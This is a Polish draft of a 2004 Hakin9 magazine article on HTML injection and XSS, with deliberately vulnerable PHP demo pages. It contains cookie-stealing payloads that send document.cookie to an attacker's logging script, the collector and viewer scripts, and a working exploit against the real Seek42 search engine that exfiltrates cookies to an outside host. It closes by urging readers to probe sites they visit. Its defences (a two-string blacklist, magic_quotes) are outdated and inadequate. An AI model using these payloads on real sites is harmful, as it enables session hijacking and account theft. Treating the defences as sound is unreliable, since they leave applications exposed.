
Niniejszy dokument jest roboczą wersją artykułu *HTML injections*, który ukaże się w numerze 1/2004 magazynu *Hakin9*. Wersja ta została udostępniona serwisowi *www.hacking.pl*. Ze względu na to, że dokument jest wersją roboczą i może zawierać niedociągnięcia, które zostaną poprawione w trakcie dalszych prac nad artykułem, prosimy o dalsze nierozpowszechnianie go. Jeœli chcesz otrzymać aktualną wersję artykułu w postaci elektronicznej, skontaktuj się z redakcją pisma.

http://www.hakin9.org/

Ataki HTML injection

Brandon Petty



Ataki HTML injection polegają na przesłaniu stronie, która oczekuje od nas danych w postaci czystego tekstu, ciągu zawierającego specjalnie spreparowany kod HTML. Co możemy w ten sposób osiągnąć?

Przyjrzyjmy się stronie, której kod źródłowy widzicie na Listingach 1 i 2 (*http://127.0.0.1/inject/html_ex.html*). Wygląda prosto, prawda? W formularzu wybieramy interesujący nas format (MP3, OGG lub WAV) i klikamy OK. Wartość zmiennej `music` przesyłana jest do strony *html_ex.php*:

```
<form action='./html_ex.php' method='post'>
```

Ten plik wypisuje nazwę wybranego przez nas formatu:

```
$myURL = $_REQUEST[music];
(...)
Twój wybór: <? echo($myURL); ?>
```

Działanie strony jest tak proste, że aż nie chce się wierzyć, by mogła ona zawierać jakieś luki związane z bezpieczeństwem. A jednak – spróbujmy wpisać w przeglądarce adres *http://127.0.0.1/html_inj/html_ex.php?music=<script>alert('hakin9')</script>*. Na ekranie pojawia się okienko dialogowe z napisem *Hakin9*. Ciekawe, prawda? Obejrzyjmy źródło strony, która się wyświetliła (Listing 3).

Jak widać PHP uwierzył, że ciąg podany przez nas w adresie jest przesłany przez formularz (metodą GET) i wstawił go w wysłany przeglądarce kod HTML. Znacznik `<script>` nakazuje użycie *JavaScriptu*, co pozwala nam użyć funkcji `alert()` w celu wyświetlenia wyskakującego okienka.

Bardziej złożony przykład – proste forum

Bardziej złożony przykład przedstawia Listing 4 i 5 – *http://127.0.0.1/inject/xss_ex.php*. Jest to uproszczona wersja mechanizmu, który znajdziemy na wielu działających w Sieci forach dyskusyjnych.

Strona *xss_ex.php* zawiera formularz, w który wpisujemy nazwę użytkownika i hasło (*root* i *demo*). Dane te przesyłane są znowu do pliku *xss_ex.php*:

```
<form action='./exploit.php' method='post'>
```

Po ich odebraniu skrypt wysyła klientowi *cookies* zawierające nazwę użytkownika i hasło:

Listing 1. *Najprostszy przykład strony podatnej na atak HTML injection – plik html_ex.html*

```
<form action='./html_ex.php' method='post'>
  <center>[<b>Wybierz format</b>]</center><br>
  <input type="radio" name="music" value="MP3" checked="true"> .MP3<br>
  <input type="radio" name="music" value="OGG"> .OGG<br>
  <input type="radio" name="music" value="WAV"> .WAV<br>
  <center><input type="submit" value="OK"></center>
</form>
```

```
setcookie("mylogin",$_POST['login']);
setcookie("mypaswd",$_POST['paswd']);
```

Dzięki temu przy kolejnych odwiedzinach nie będzie trzeba podawać tych danych drugi raz. Po wysłaniu *cookies* skrypt wysyła nagłówek HTTP *location*, co powoduje otwarcie strony *exploit.php*:

```
header("Location: exploit.php");
```

Po zalogowaniu się trafiamy na stronę symulującą zamieszczanie na forum obrazka. Na stronie tej znajduje się prosty formularz, w który wpisujemy link do pliku graficznego. Po wciśnięciu przycisku link przesyłany jest do skryptu, który umieszcza go w bazie danych i wyświetla.

Spróbujmy przeprowadzić atak HTML injection podobny do poprzedniego. Jako URL obrazka wpiszmy: *http://127.0.0.1/html_inj/image.jpg"><script>alert('hakin9')</script>*. Efekt powinien być identyczny jak w poprzednim przypadku. Zajrzyjmy do źródeł wyświetlonej strony, znajdziemy w nich linijkę: *<img src=" http://127.0.0.1/html_inj/image.jpg"><script>alert('hakin9')</script>">*

Jak to działa? To proste – zauważmy, że ciąg `">`, który umieściliśmy po nazwie pliku z grafiką, spowodował zamknięcie tagu `img`. Następujący dalej ciąg `<script>alert('hakin9')</script>` spowodował – tak samo jak w poprzednim przykładzie – wyświetlenie okna dialogowego.

Przykład zastosowania techniki XSS

No tak – ale generowanie wyskakujących okienek to trochę zbyt mało, by mówić o hakerstwie. Spróbujmy zrobić coś bardziej ambitnego.

Przede wszystkim – aby atak HTML injection odniósł poważny skutek, nasz kod musi być umieszczony na stronie, którą ogląda wiele osób. Jak widzieliśmy w poprzednim przykładzie nie jest to trudne – wystarczy wykorzystać dowolne forum. Ważną cechą forum z poprzedniego przykładu jest też fakt, że kiedy internauta loguje się, jego nazwa użytkownika i hasło są zapamiętane w *cookies*. Za chwilę przekonamy się, że jest możliwe

Listing 2. *Ciąg dalszy strony podatnej na atak HTML injection – plik html_ex.php*

```
<?
  /* Upewnij się, że w pliku php.ini ustawione jest
   * "magic_quotes_gpc = Off" - w przeciwnym razie ten
   * skrypt nie będzie podatny na atak
  */
  error_reporting (E_ALL ^ E_NOTICE);
  $myURL = $_REQUEST[music];
?>
<html>
<head>
  <title>Prosty przykład</title>
</head>
<body bgcolor="white">
<br><br><br>
  <center><h1>Twój wybór: <? echo($myURL); ?></h1></center>
</body>
</html>
```

Listing 3. *Źródło strony, która wyświetla się po wpisaniu adresu http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>*

```
<html>
<head>
  <title>Prosty przykład</title>
</head>
<body bgcolor="white">
<br><br><br>
<center><h1>Wybrałeś:
<script>alert('hakin9')</script>
</h1></center>
</body>
</html>
```

Jeśli nie działa przykład *html_ex.php*

Jeśli na Twoim komputerze nie działa przykład przedstawiony na Listingach 1 i 2 (wpisanie adresu podanego w artykule nie powoduje wyświetlenia okienka dialogowego) sprawdź, czy w opcjach przeglądarki nie wyłączyłeś *JavaScript*. Jeśli *JavaScript* jest wyłączony, okno dialogowe nie może zostać wyświetlone. Obejrzyj też źródło strony, która wyświetliła się po wpisaniu podanego w artykule adresu i porównaj ją z przedstawionym na Listingu 3. W szczególności sprawdź, czy linijka:

```
<script>alert('hakin9')
</script>
```

u ciebie nie wygląda tak:


```
<script>alert(\'hakin9\')
</script>
```

Jeśli tak jest – prawdopodobnie w pliku konfiguracyjnym PHP (*/etc/php.ini* w większości dystrybucji Linuksa) masz ustawioną bezpieczną opcję:

```
magic_quotes_gpc=On
```

Opcja ta zabezpiecza przed wieloma rodzajami ataku *HTML injection*, aby więc wypróbować działanie opisanych w artykule ataków ustaw ją na mniej bezpieczną wartość:

```
magic_quotes_gpc=Off
```



Rysunek 1. *Strona z Listingów 1 i 2 – działanie zwykłe i wymuszone przez hakera wyświetlenie wyskakującego okienka*

wykradzenie czyjegoś *cookie*, co pozwoli nam podszywać się pod innych użytkowników. Zacznijmy od prostego przykładu. Zamiast odnośnika do obrazka (mówimy cały czas o forum

Listing 4. *Dziurawe forum – xss_ex.php*

```
if ($_SERVER['REQUEST_METHOD'] == "POST") {
  setcookie("mylogin",$_POST['login']);
  setcookie("mypaswd",$_POST['paswd']);
  header("Location: exploit.php");
}

  if ($_COOKIE['mylogin'] || $_COOKIE['mypasswd']) {
  echo("<center><b><a href=\"./exploit.php\">Już jesteś zalogowany </a></b></center>");
  }
  else
  {
    ?>
    <br>
    <form action='./xss_ex.php' method='post'>

    <table border=0 width=0 heith=0>
    <caption align="left">HTML Injection Demo</caption>
    <tr><td valign="top">
    <b>Login: </b></td><td><input type=text name="login" value="root" size=50> </input></td></tr><td valign="top">
    <b>Paswd: </b></td><td><input type=text name="paswd" value="demo" size=50> </input><br></td></tr><td valign="top">
    <input type=submit value="Enter">
    </td></tr>
    </table>

    </form>
...
```

Konwersja znaków ASCII na symbole szesnastkowe

Spójrzmy na dwa poniższe odnośniki:

1) `http://127.0.0.1/inject/html_ex.php?music=<script>alert ('hakin9')</script>`
2) `http://127.0.0.1/inject/html_ex.php?music= %3Cscript%3Ealert%28%27hakin9%27%29%3C%2Fscript%3E`

Warto wiedzieć, że oba prowadzą w to samo miejsce. To proste – znak < nosi w ASCII numer 3C (szesnastkowo), więc zamiast pisać `<script` możemy napisać `%3Cscript`. Po co? Są sytuacje, kiedy nie chcemy umieszczać w URL-u nietypowych znaków – niektóre aplikacje internetowe czy klienty mogą próbować je usunąć. Wybrane znaki i odpowiadające im kody szesnastkowe przedstawia Tabela 1.

z Listingów 4 i 5) wstawmy w okienko poniższy ciąg:

```
http://127.0.0.1/inject/image.jpg">
<script>alert(document.cookie)</script>
```

Spowoduje to wyświetlenie okienka z napisem:

```
mylogin=root; mypasswd=demo
```

Listing 5. *Dziurawe forum, ciąg dalszy – exploit.php*

```
<?
  // Uwaga: w celu uproszczenia skryptu nazwa użytkownika i hasło
  // są na sztywno ustawione w skrypcie (a nie pobierane z bazy).

     error_reporting (E_ALL ^ E_NOTICE);
     $myURL = $_REQUEST[url];

     // Jeśli PHP nie dodaje ukośników przed cudzysłowami,
     // dodajmy je.
     if (get_magic_quotes_gpc()==0) {
        $myURL = addslashes($myURL);
     }

     if (($_COOKIE['mylogin'] == 'root') && ($_COOKIE['mypaswd'] == 'demo'))
     {
        if($_SERVER['REQUEST_METHOD'] != "POST")
     {
        ?>
        <b>HTML Injection Demo</b>
        <br>
        <form action='./exploit.php' method='post'>

        URL obrazka: <input type='text' name='url'
          value='http://' length='50'><br>
        <input type='submit'>

        </form>
...
...
        $SQL_String = "SELECT User.Link FROM User";
        $SQL_String .= " Where(User.Login = 'root');";

        $rs = mysql_query ($SQL_String) or die ($SQL_String);

        if ($row = mysql_fetch_object ($rs))
        {
           echo "<img src=\"$row->Link\">\n";
        }
        else
        {
           echo "Błąd!!\n";
        }
...
```

Tabela 1. *Wybrane znaki ASCII i odpowiadające im kody szesnastkowe*

Znak	Kod szesnastkowy
!	%21
“	%22
#	%23
$	%24
%	%25
&	%26
‘	%27
(	%28
)	%29
*	%2A
+	%2B
,	%2C
-	%2D
.	%2E
/	%2F
:	%3A
;	%3B
<	%3C
=	%3D
>	%3E
?	%3F
@	%40
[	%5B
\	%5C
]	%5D
^	%5E
_	%5F
~	%7E

Jak widać zmienna `document.cookie` przechowuje wartość *cookies* dla strony, na której się znajdujemy. Jednak nam nie chodzi o to, żeby każdy użytkownik zobaczył swoje dane – chcemy, żeby te dane zostały przesłane do nas. Najprostszy sposób na osiągnięcie tego celu to wstawienie linku, który spowoduje otwarcie naszej strony, w zmiennych przesłanych metodą GET przekazując wartość zmiennej `document.cookie`.

Przyjrzyjmy się skryptowi z Listingu 7. Jeśli otworzymy go w ten sposób: *http://127.0.0.1/~haking/*

Listing 6. *Przykładowe ciągi, których wpisanie w okienku wyboru obrazka spowoduje wysłanie intruzowi zawartości cookies*

```
1) image.jpg" width="0" height="0" name="hia" onload="hia.src='http://127.0.0.1/~haking/inject/
   cookie.php?cookie='+document.cookie;
2) ./image.jpg" name="hia" onload="hia.src='http://127.0.0.1/html_inj/cookie.php?cookie='%2Bdocument.cookie;">
   <script language="
```

inject/cookie.php?cookie=przykladowy_tekst spowoduje on zapisanie do pliku *cookies.txt* ciągu *przykladowy_tekst*. Jeśli w otwieranym adresie zamiast ciągu *przykladowy_tekst* umieścilibyśmy zawartość *cookies* zostałyby one przesłane na nasz serwer!

Przeanalizujmy działanie takiego linku przedstawionego na Listingu 6 (pierwszy link). Wpisanie go w okienku, w którym podajemy odnośnik do obrazka, spowoduje wysłanie do klienta poniższego kodu:


```
<img src="image.jpg" width="0"
height="0" name="hia" onload=
"hia.src='http://127.0.0.1/~haking/
inject/cookie.php?cookie='
+document.cookie;">
```

To proste – podany przez nas ciąg został – podobnie, jak w poprzednich przykładach – wstawiony w miejsce, w które ma trafiać link do obrazka. Spowoduje to, że wyświetlony zostanie obrazek *image.jpg* o wymiarach 0x0 pikseli (nie będzie więc on widoczny). Po jego załadowaniu (metoda `onload`) jako obrazek załadowany zostanie URL:

Listing 7. *Skrypt zapisujący do pliku ciąg podany w zmiennej przesłanej metodą GET – cookie.php*

```
<?
  error_reporting
    (E_ALL ^ E_NOTICE);
  $cookie = $_REQUEST[cookie];

  $fic=fopen("cookies.txt", "a");
  fwrite($fic, "$cookie\n");
  fclose($fic);
?>
```



Rysunek 3. *Schemat działania uproszczonego modelu forum z Listingów 4 i 5*

Listing 8. *Skrypt służący do przeglądania zebranych cookies – view_cookie.php*

```
<?
  echo("Przechwytywanie cookies: HTML Injection Demo\n<br>\n");

  $fic=fopen("cookies.txt", "r");

  while(!feof($fic))
  {
     $data = fgets($fic, 1024);
     echo("<br>$data");
  }

  fclose($fic);
?>
```

```
http://127.0.0.1/~haking/inject/
cookie.php?cookie='+document.cookie;
```

Jak już widzieliśmy, spowoduje to wysłanie na serwer *cookies* użytkownika – które zostaną zapisane na naszym serwerze (tam, gdzie umieszczony jest plik *cookie.php*), w pliku *cookies.txt*. Aby usprawnić sobie przeprowadzanie ataku możemy użyć skryptu z Listingu 8.


W niektórych sytuacjach konieczne może być użycie ciągu `<script language="` – tak jak w drugim linku z Listingu 6. Jeśli wysyłam mój złośliwy kod HTML na stronę, na której zostanie on umieszczony w kilku miejscach, mogę napotkać problem. W przykładzie, który przed chwilą omawialiśmy, spowodowałoby to pojawienie się na stronie kilku obrazków o tej samej nazwie – *hia* – przez co mogłaby nie zostać wykonana funkcja `onload`. Dodanie na końcu wpisanego przez nas kodu ciągu `<script language="` spowoduje, że reszta strony zostanie potraktowana jako niedokończony skrypt *JavaScript*.

Przykładem zastosowania tej techniki jest kod z Listingu 9. Jest to działający exploit pozwalający przechwytywać *cookies* użytkowników popularnej wyszukiwarki *http://sourceforge.net/projects/seek42/*.

Jak się bronić

Choć przeprowadzanie ataków *HTML injection* jest proste, w wielu sytuacjach obrona przed nimi nie jest łatwa. Istnieją dwa sposoby na to, by zabezpieczyć swoją stronę przed hakerem.

Pierwszy sposób polega na analizowaniu przychodzących danych (po stronie serwera) zanim zostaną one włączone w kod strony wysłanej klientowi. Odpowiednia funkcja może sprawdzać, czy w danych nie został umieszczony złośliwy kod HTML i albo odmówić ich przyjęcia, albo spróbować



Rysunek 4. *Schemat ataku na forum z Listingów 4 i 5*

Listing 9. *Exploit dla Seek42*

```
http://www.xxxx.net/seek42.php?q=trouble&E="></td></tr></table><br><br><center><b>Stone walls do not a prison
make nor iron bars a cage</b><br><img src="http://www.jotdot.net/brandito/authentic/tho.jpg"><br>
<img src="http://www.jotdot.net/brandito/authentic/tho.jpg" name="hia"
onload="hia.src='http://www.jotdot.net/brandito/authentic/Secure/cookie.php?cookie='%2Bdocument.cookie;"
width=0 height=0></center>    <script language="
```

wyciąć podejrzane fragmenty. Przykład zastosowania tej metody przedstawiony jest na Listingu 10. Przedstawia on odporną na atak wersję strony z Listingu 2. Jak widać napisaliśmy funkcję `is_clean()`. Sprawdza ona, czy podane dane nie zawierają ciągów `">` lub `<script` – występują one w większości ataków HTML injections. Jeśli złośliwy ciąg zostanie znaleziony, funkcja zwraca `False`, w przeciwnym razie – `True`.

W ten sposób przed atakami HTML injections broni się wiele forów internetowych. Usuwają one z wypowiedzi uczestników wszystkie znaczniki HTML, pozostawiając jedynie swoje własne tagi, które są następnie przetwarzane w specjalny sposób.

Drugi sposób polega na wykorzystaniu faktu, że PHP ma możliwość automatycznego wstawiania ukośników przed cudzysłowami i apostrofami. Kiedy włączymy tę opcję (przez ustawienie w pliku */etc/php.ini* `magic_quotes_gpc = On`), wiele złośliwych skryptów przestanie działać. W naszym przypadku zaobserwujemy, że atak, który przeprowadzaliśmy na stronie z Listingów 1 i 2, przestanie działać, powiedzie się natomiast atak na nasze proste forum. To dlatego, że w danych przesyłanych do bazy danych w zapytaniu SQL przed każdym cudzysłowem *powinien* być wstawiony ukośnik. Zwróćmy uwagę na fakt, że w skrypcie *exploit.php* upewniamy się, czy `magic_quotes_gpc` jest włączone, i jeśli nie – sami dodajemy ukośniki.

W nowszych wersjach PHP opcja `magic_quotes_gpc` domyślnie jest włączona. Są jednak sytuacje, kiedy (jako webmasterzy) będziemy potrzebowali ją wyłączyć – na przykład jeśli nasz skrypt przechowuje dane w pliku tekstowym, albo kiedy potrzebujemy porównywać ciągi zawierające cudzysłowy.

Listing 10. *Odporna na atak wersja skryptu z Listingu 2 – plik html_ex_clean.php*

```
<?
  error_reporting (E_ALL ^ E_NOTICE);

  function is_clean ($container){
    $container = strtolower($container);
    $container = str_replace(' ', "", $container);
    // Szukamy ciągów mogących służyć do przeprowadzenia ataku.
    $string1 = "<script";
    $string2 = "\">";

    if(!strstr($container,$string1) && !strstr($container,$string2))
    {
      // Ciąg jest bezpieczny.
      $result = True;
    } else {
       // Ciąg zawiera podejrzane fragmenty.
       $result = False;
    }
    return $result;
  }

  $myURL = $_REQUEST[music];

  // Sprawdźmy, czy podany ciąg jest czysty.
  if(!is_clean($myURL))
  $myURL = ", by przeprowadzić atak HTML injection";
?>
<html>
<head>Prosty przykład</title>
</head>
<body bgcolor="white">
<br><br><br>
  <center><h1>Wybrałeś <? echo($myURL); ?></h1></center>
</body>
</html>
```

Podsumowanie

W Sieci można znaleźć wiele stron wrażliwych na jakiś rodzaj ataku HTML injection. Po przeczytaniu tego artykułu możecie spróbowac poszukać ich sami – niewykluczone, że znajdziecie dziurę w stronie, którą odwiedzacie codziennie. Przykładem może być exploit z Listingu 9 – pozwala on na zaatakowanie dość popularnej wyszukiwarki *http://sourceforge.net/projects/seek42/*. Znalezienie tej dziury zajęło mi mniej niż 30 minut, podczas przerwy w pisaniu artykułu. □